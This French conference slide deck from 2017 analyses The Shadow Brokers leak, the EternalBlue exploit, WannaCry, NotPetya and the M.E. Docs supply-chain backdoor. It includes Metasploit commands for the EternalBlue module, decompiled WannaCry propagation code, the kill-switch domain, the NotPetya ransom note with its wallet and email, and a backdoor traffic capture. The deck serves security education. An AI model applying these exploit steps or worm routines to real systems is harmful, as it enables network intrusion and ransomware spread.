



Récapitulatif des diapositives de parties



Entre fuites, attaques, et mauvaises pratiques, I WannaCry !

SwitHak JOURNÉE SÉCU, 9 NOVEMBRE 2017, LILLE



Confidentialité

Je ne souhaite pas apparaître sur des photos ou des vidéos.


Merçi de respecter mon choix.

La présentation sera mise en ligne à cette adresse:
<https://swithak.github.io/>

WHOAMI

SwitHak

- Consultant en Sécurité des Systèmes d'Information
- Passionné de sécurité numérique multi-domaines (Technique / Juridique / Géopolitique)
- Twitter: [@swithak](https://twitter.com/swithak)
- Plus d'information ?
- Mon blog: <https://swithak.github.io/>




Sommaire

- I. Au commencement, il y avait The Shadow Brokers
- II. Attaques informatiques:
 - WannaCry
 - NotPetya
 - BadRabbit
- III. Conséquences juridiques ?
- IV. Un bouleversement de la géopolitique actuelle ?
- V. Le jour d'après...

1. The Shadow Brokers


"I know your every secret, while you fumble in the dark."



The Shadow Broker dans Mass Effect


2. WannaCry


"le ver survitaminé..."




3. NotPetya

"Ou une probable attaque envers l'Ukraine..."







Quelles conséquences juridiques ?



Bouleversement de la géopolitique actuelle ?



Le Jour d'après...



Entre fuites, attaques, et mauvaises pratiques, I WannaCry !



SwitHak

JOURNÉE SÉCU, 9 NOVEMBRE 2017, LILLE



Métiers de l'Informatique
Réunis en Réseau
Inter-Etablissement du Nord



Confidentialité

Je ne souhaite pas apparaître sur des photos ou des vidéos.


Merci de respecter mon choix.

La présentation sera mise en ligne à cette adresse:
<https://swithak.github.io/>

WHOAMI

SwitHak

- Consultant en Sécurité des Systèmes d'Information
- Passionné de sécurité numérique multi-domaines (Technique / Juridique / Géopolitique)
- Twitter: [@SwitHak](https://twitter.com/SwitHak)
- Plus d'information ?
 - Mon blog: <https://swithak.github.io/>




Sommaire

- I. Au commencement, il y avait The Shadow Brokers
- II. Attaques informatiques:
 - WannaCry
 - NotPetya
 - BadRabbit
- III. Conséquences juridiques ?
- IV. Un bouleversement de la géopolitique actuelle ?
- V. Le Jour d'après...

1. The Shadow Brokers

**“I know your
every secret,
while you
fumble in
the dark.”**



The Shadow Broker dans Mass Effect



The Shadow Brokers

The Shadow Brokers trouverait l'origine de son nom d'un personnage du jeu vidéo populaire nommé Mass Effect.

Dans la dimension vidéoludique comme dans la nôtre, ce pseudonyme représente la même idéologie, soit la vente d'informations classifiées.

Qui, combien et pourquoi ?

➤ Qui se cache derrière ce nom ?

Il n'y a pas de réponse ! (du moins, pour le moment)

➤ Quelques supputations personnelles:

- Un(e) (groupe de) personne(s) malveillante(s) (idéologie, revanche, profit, ...)
- Un acteur étatique ou assimilé (destruction de réputation, idéologie,...)
- Un acte de malveillance venant d'une personne en interne (revanche, idéologie, profit, ...)

Bulletin de correctifs mensuel Microsoft – Février 2017 reporté

➤ Microsoft ajourne son bulletin de sécurité mensuel

➤ Les explications sont plutôt évasives:

*Notre priorité absolue est d'offrir la meilleure expérience possible aux clients en matière d'entretien et de protection de leurs systèmes. Ce mois-ci, **nous avons découvert un problème de dernière minute** qui pourrait avoir **un impact** sur certains clients et qui **n'a pas été résolu à temps** pour nos mises à jour prévues aujourd'hui.*



*Après avoir examiné toutes les options, nous **avons pris la décision de retarder les mises à jour de ce mois-ci**. Nous nous excusons pour tout inconvenient causé par ce changement au régime existant.*

MSRC

Bulletin de correctifs Microsoft mensuel – Mars 2017

Bulletin de mise à jour MS17-010 **Critique**

- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0143
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0144
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0145
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0146
- Windows SMB Information Disclosure Vulnerability – CVE-2017-0147
- Windows SMB Remote Code Execution Vulnerability – CVE-2017-0148

A file icon representing an XML document, followed by the text "Eternalblue-2.2.0.0.xml".A file icon representing an executable file, followed by the text "Eternalblue-2.2.0.exe".A file icon representing a file bundle, followed by the text "Eternalblue-2.2.0.fb".A file icon representing an XML document, followed by the text "Eternalromance-1.3.0.0.xml".A file icon representing an executable file, followed by the text "Eternalromance-1.3.0.exe".A file icon representing a file bundle, followed by the text "Eternalromance-1.3.0.fb".A file icon representing an XML document, followed by the text "Eternalromance-1.4.0.0.xml".A file icon representing an executable file, followed by the text "Eternalromance-1.4.0.exe".A file icon representing a file bundle, followed by the text "Eternalromance-1.4.0.fb".

The Shadow Brokers, la péripétie (in)attendue

Le groupe *The Shadow Brokers* publie le 14 Avril le mot de passe d'une archive mise aux enchères des mois auparavant.

Cette dernière contient les désormais célèbres exploits :

➤ EternalBlue

➤ EternalRomance

EternalBlue & EternalRomance ?

Exploits concernant le protocole Microsoft: Server Message Block Version 1

Exploit complet permettant un accès en NT/SYSTEM

EternalBlue :

- Windows 7
- Windows 2008
- Windows 2008 R2

EternalRomance :

- Windows XP
- XP Pro x64
- Windows Server 2003
- Windows Server 2003 R2
- Vista

EternalBlue intégré à Metasploit



added MS17-010 auxiliary detection module
zerosum0x0 committed on 29 Mar ✓

Intégration du module auxiliaire
`exploit/windows/smb/ms17_010_eternalblue` dans
Metasploit le 29/03/2017 par @zerosum0x0

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
...targets...
msf exploit(ms17_010_eternalblue) > set TARGET <target-id>
msf exploit(ms17_010_eternalblue) > show options
...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

2. WannaCry

“le ver
survitaminé...”



12 Mai 2017

Apparition de l'infection sur de nombreux systèmes le 12 (début Week-End)

Nombreuses victimes: +400 000

Quelques grands noms parmi les victimes:

- ✓ National Healthcare System (GB)
- ✓ NISSAN (GB)
- ✓ Telefonica (ES)
- ✓ Iberdrola and Gas Natural (ES)
- ✓ Portugal Telecom (PRT)
- ✓ FedEx (US)
- ✓ Ministère des affaires Etrangères Russe (RU)
- ✓ Deutsche Bahn (DE)
- ✓ Hitachi
- ✓ Groupe aéronautique LATAM
- ✓ PetroChina (CN)
- ✓ Q-Park

Mesures anti-forensique

- Contact d'un domaine codé en dur
 - Si réussite, non-exécution de la charge malveillante
 - Si échec, exécution de la charge malveillante
- **Domaine :**
 - *ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com*

Un logiciel malveillant qui ne laisse rien au hasard

- .doc .docx .docb .docm .dot .dotm .dotx
- .xls .xlsx .xslm .xlsb .xlw .xlt .xlm .xlc .xltx .xltm
- .ppt .pptx .pptm .pot .pps .ppsm .ppsx .ppam .potx .potm .sldm .sldx
- .pst .ost .msg .eml .edb
- .txt .csv .rtf .wks .wk1 .pdf .onetoc2 .snt .hwp .sxi .sti
- .vdi .vmdk .vmx
- .gpg .aes .pem .p12 .csr .crt .key .pfx .der .asc
- .jpeg .jpg .bmp .png .gif .raw .cgm .tif .tiff .nef
- .psd .ai .svg .djvu .m4u .m3u .mid .wma .flv .3g2 .mkv .3gp .mp4 .mov .avi .asf .mpeg .vob .mpg .wmv .fla .swf .wav .mp3
- .sh .class .jar .java .rb .asp .php .jsp .brd .sch .dch .dip .pl .vb .vbs .ps1 .bat .cmd .js .asm .h .pas .cpp .c .cs .suo .sln .slk
- .ldf .mdf .ibd .myi .myd .frm .odb .dbf .db .mdb .accdb .sql .sqlitedb .sqlite3
- .sxm .otg .odg .uop .std .sxd .otp .odp .stc .sxc .ots .ods .uot .stw .sxw .ott .odt
- .lay6 .lay .3dm .max .3ds .mml .wb2 .dif .123 .vsd .vsdx .dwg



Au secours!
Vite les
sauvegardes !!!

Ou pas....


.ARC .PAQ .bz2 .tbk .602 .bak .tar .tgz .gz .7z .rar .zip .backup
.iso .vcd



Un logiciel malveillant qui ne laisse rien au hasard

- Fichiers bureautiques
- Fichiers communs
- Fichiers de virtualisation
- Fichiers relatifs à la cryptographie
- Fichiers médias
- Fichiers Scripting / Programmation
- Fichiers de Bases De Données
- Fichiers Métiers

Et les fichiers des sauvegardes !!



Une
infection
très rapide !
Pourquoi ?

Les ingrédients d'une *cyberattaque* mondiale réussie:



- 1 vulnérabilité récente très répandue
- scans de vulnérabilités sur les réseaux Internes et Externes
- Absence d'application des mises à jour
- Attaque en début de Week-End
- Laisser reposer...
- C'est prêt !

Moyens de propagations élaborés

❖ Réseau LAN

- Récupération d'une liste de sous-réseau locaux via PowerShell **GetAdaptersInfo()** {!}
- Scan de tous les hôtes de la liste (**10 hôtes** maximum en même temps)
- Si possibilité d'infection, exécution de la charge (si le temps excède **10 minutes**, fin du thread d'infection)

❖ Réseau WAN

- Création de 128 threads
- Scan d'adresses générées aléatoirement
- Si le logiciel réussi à se connecter à une adresse IP sur le port 445
 - Si oui: un scan du réseau de cette dernière en **/24** est alors effectué
- Si possibilité d'infection, exécution de la charge (si le temps excède **60 minutes**, fin du thread d'infection)

Analyse code malveillant

```
int __cdecl scan_IP(int a1)
{
    void *v1; // eax@2
    void *v2; // esi@2

    if ( can_connect_to_port_445(a1) > 0 )
    {
        v1 = (void *)beginthreadex(0, 0, MS17_010_attempt_pwn_thread, a1, 0, 0);
        v2 = v1;
        if ( v1 )
        {
            if ( WaitForSingleObject(v1, 600000u) == WAIT_TIMEOUT )
                TerminateThread(v2, 0);
            CloseHandle(v2);
        }
        InterlockedDecrement((volatile LONG *)&FileName[268]);
        endthreadex(0);
        return 0;
    }
}
```

```
SizePointer = 0;
if ( GetAdaptersInfo(0, &SizePointer) != ERROR_BUFFER_OVERFLOW )
    return 0;
if ( !SizePointer )
    return 0;
AdaptorInfo = (struct _IP_ADAPTER_INFO *)LocalAlloc(0, SizePointer);
hMem = AdaptorInfo;
if ( !AdaptorInfo )
    return 0;
if ( GetAdaptersInfo(AdaptorInfo, &SizePointer) )
{
    LocalFree(AdaptorInfo);
    return 0;
}
.
```

```
for ( i = 0; ; ++i )
{
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
        break;
    if ( *(_DWORD *)&FileName[268] > 10 )
    {
        do
            Sleep(100u);
        while ( *(_DWORD *)&FileName[268] > 10 );
        v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, scan_IP, v1[i], 0, 0);
    if ( v2 )
    {
        InterlockedIncrement((volatile LONG *)&FileName[268]);
        CloseHandle(v2);
    }
    Sleep(50u);
}
```

```
while ( 1 )
{
    sprintf(&Dest, aD_D_D_D, ip_octet_1, ip_octet_2, ip_octet_3, this_IP);
    v14 = inet_addr(&Dest);
    if ( can_connect_to_port_445(v14) <= 0 ) |
        goto NEXT_IP_IN_RANGE;
    v15 = (void *)beginthreadex(0, 0, MS17_010_attempt_pwn_thread, v14, 0, 0);
    v16 = v15;
    if ( v15 )
        break;
INCREMENT_IP:
    if ( ++this_IP >= 255 )
    {
        GetTickCount_result = v21;
        GetTickCount = ::GetTickCount;
        goto IP_SCAN_LOOP;
    }
}
if ( WaitForSingleObject(v15, 3600000u) == WAIT_TIMEOUT )
    TerminateThread(v16, 0);
CloseHandle(v16);
NEXT_IP_IN_RANGE:
Sleep(50u);
goto INCREMENT_IP;
```

3. NotPetya

**”Ou une
problable
attaque envers
l’Ukraine...”**

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

Ap5JUv-qhTAHy-HyeyS2-wqeQEK-YtHQEK-w7NUM2-11RBUq-fuu4Wa-zpV8dS-zeQNGS

If you already purchased your key, please enter it below.

Key: _

Malgré des ressemblances,
WannaCry != NotPetya

WannaCry: Opportuniste

NotPetya: Une attaque plus qu'intéressante
une fois remise dans son contexte...

Similitudes
manifestes,
mais
différences
importantes!

Cible: L'Ukraine



Affected organizations

- **State structures:** the Cabinet of Ministers of Ukraine, the Ministry of Internal Affairs, the Ministry of Culture, the Ministry of Finance, the National Police and regional sites, the Cyber Police, the KCSA, the Lviv City Council, the Ministry of Energy, the National Bank.
- **Banks:** Oschadbank, Sberbank, TASKomertzbank, Ukrgasbank, Pivdenny, OTP Bank, Kredobank.
- **Transport:** Boryspil Airport, Kiev Metro, Ukrainian Railways.
- **Media:** Radio Era-FM, Football.ua, STB, Inter, First National, TV Channel 24, Radio Lux, Radio Maximum, CP in Ukraine, ATP Channel, Correspondent.net.
- **Large companies:** Novaya Pochta, Kyivenergo, Naftogaz of Ukraine, DTEK, Dniproenergo, Kievvodokanal, Novus, Epicentra, Arcelor Mittal, Ukrtelecom, Ukrposhta.
- **Mobile providers:** Lifecell, Kyivstar, Vodafone Ukraine.
- **Medicine:** "Farmak", clinic Boris, hospital Feofaniya, corporation Arterium.
- **Gas stations:** Shell, WOG, Kio, TNK.

Slide from VB2017 talk given by Alexander Adamov, NioGuard Security Lab

Autres victimes collatérales:

- La liste est longue:

- Maersk
- Saint-Gobain
- FedEx
- ...

- Raison:


Des connexions avec les réseaux Ukrainiens

- Filiales
- Prestataires
- etc

Contexte passé


BlackEnergy :

- Cible: Réseau électrique UA
- Quand: 23 Décembre 2015
- Comment: Coupure électrique
- Combien: 1,4 million d'habitants touchés



Industroyer :


- Cible: Réseau électrique UA
- Quand: 17 Décembre 2016
- Comment: Coupure électrique 1H



NotPetya (J -3 mois)

- Le logiciel 'standard' de déclaration financière russe **000 1-C** banni par décret présidentiel ukrainien
 - <https://www.nobles-law.com/single-post/2017/05/18/Latest-round-of-Ukrainian-sanctions-against-Russian-based-IT-companies-complicates-observance-of-mandatory-accounting-in-Ukraine>
- Le logiciel de comptabilité ukrainien M.E. Docs s'impose comme le nouveau 'standard' pour les déclarations financières ukrainiennes.
- **Et par conséquent devient une cible de choix !!!**

>----->>





J'irai faire
un tour du
côté des
serveurs...

Une attaque techniquement intéressante !

- Attaque de la chaîne d'approvisionnement (supply chain attack)
- Entrée en utilisant les identifiants Admin compromis
 - Serveur version OpenSSH et ProFTPD troués
- Web Shell PAS déposé
 - Accès via une requête forgée incluant le mot de passe admin
- Trafic venant de reduk-55[.]colo0.kv[.]wnet[.]ua (Serveur M.E. Docs Updates) dupliqué pendant un moment à destination d'un VPS français
 - Pas de traces exploitables, serveur nettoyé

+ [icon]	ManageRolesDataMgr
+ [icon]	ManageUsersDataMgr
+ [icon]	MeCom
+ [icon]	MessageMarker
+ [icon]	MinInfo
+ [icon]	MobiSign2Impl
+ [icon]	MobiSignImpl
+ [icon]	MonthPersMgr
+ [icon]	NaklManager
+ [icon]	NalRiskList
+ [icon]	Table [icon] naCache
+ [icon]	UniCryptSrvReqMgr
+ [icon]	UniImpManager
+ [icon]	UpdaterUtils
+ [icon]	UpgFromPrev
+ [icon]	UpgFromPrevManager
+ [icon]	UpgOperation
+ [icon]	UserManager
+ [icon]	WebGateMgr
+ [icon]	WebSupportMgr
+ [icon]	Worker
+ [icon]	ZApplicationVBImpl
+ [icon]	ZDocSigningVBImpl

+ [icon]	ManageRolesDataMgr
+ [icon]	ManageUsersDataMgr
+ [icon]	MessageMarker
+ [icon]	MobiSign2Impl
+ [icon]	MobiSignImpl
+ [icon]	MonthPersMgr
+ [icon]	NaklManager
+ [icon]	NalRiskList
+ [icon]	NalRisks
+ [icon]	NBUStatMgr
+ [icon]	Table [icon] naCache
+ [icon]	UniCryptSrvReqMgr
+ [icon]	UniImpManager
+ [icon]	UpdaterUtils
+ [icon]	UpgFromPrev
+ [icon]	UpgFromPrevManager
+ [icon]	UpgOperation
+ [icon]	UserManager
+ [icon]	WebGateMgr
+ [icon]	WebSupportMgr
+ [icon]	ZApplicationVBImpl
+ [icon]	ZDocSigningVBImpl
+ [icon]	ZDocumentImpl

Intégration d'une porte dérobée dans le logiciel via une mise à jour officielle M.E. Docs

Publication de mises à jour infectées :

- 01.175-10.01.176, publiée le 14 Avril 2017
- 01.180-10.01.181, publiée le 15 Mai 2017
- **01.188-10.01.189, publiée le 22 Juin 2017**

Vol d'informations



```
Wireshark · Follow TCP Stream (tcp.stream eq 2) · backdoor_communication

GET /last.ver?rnd=86bd86f07faf4eda879069c57a4dc572 HTTP/1.1
User-Agent: medoc1001189
Host: upd.me-doc.com.ua

HTTP/1.1 200 OK
Server: nginx/1.2.7
Date: Sun, 02 Jul 2017 14:01:17 GMT
Content-Type: application/octet-stream
Content-Length: 7
Last-Modified: Wed, 21 Jun 2017 21:35:04 GMT
Connection: keep-alive
Accept-Ranges: bytes

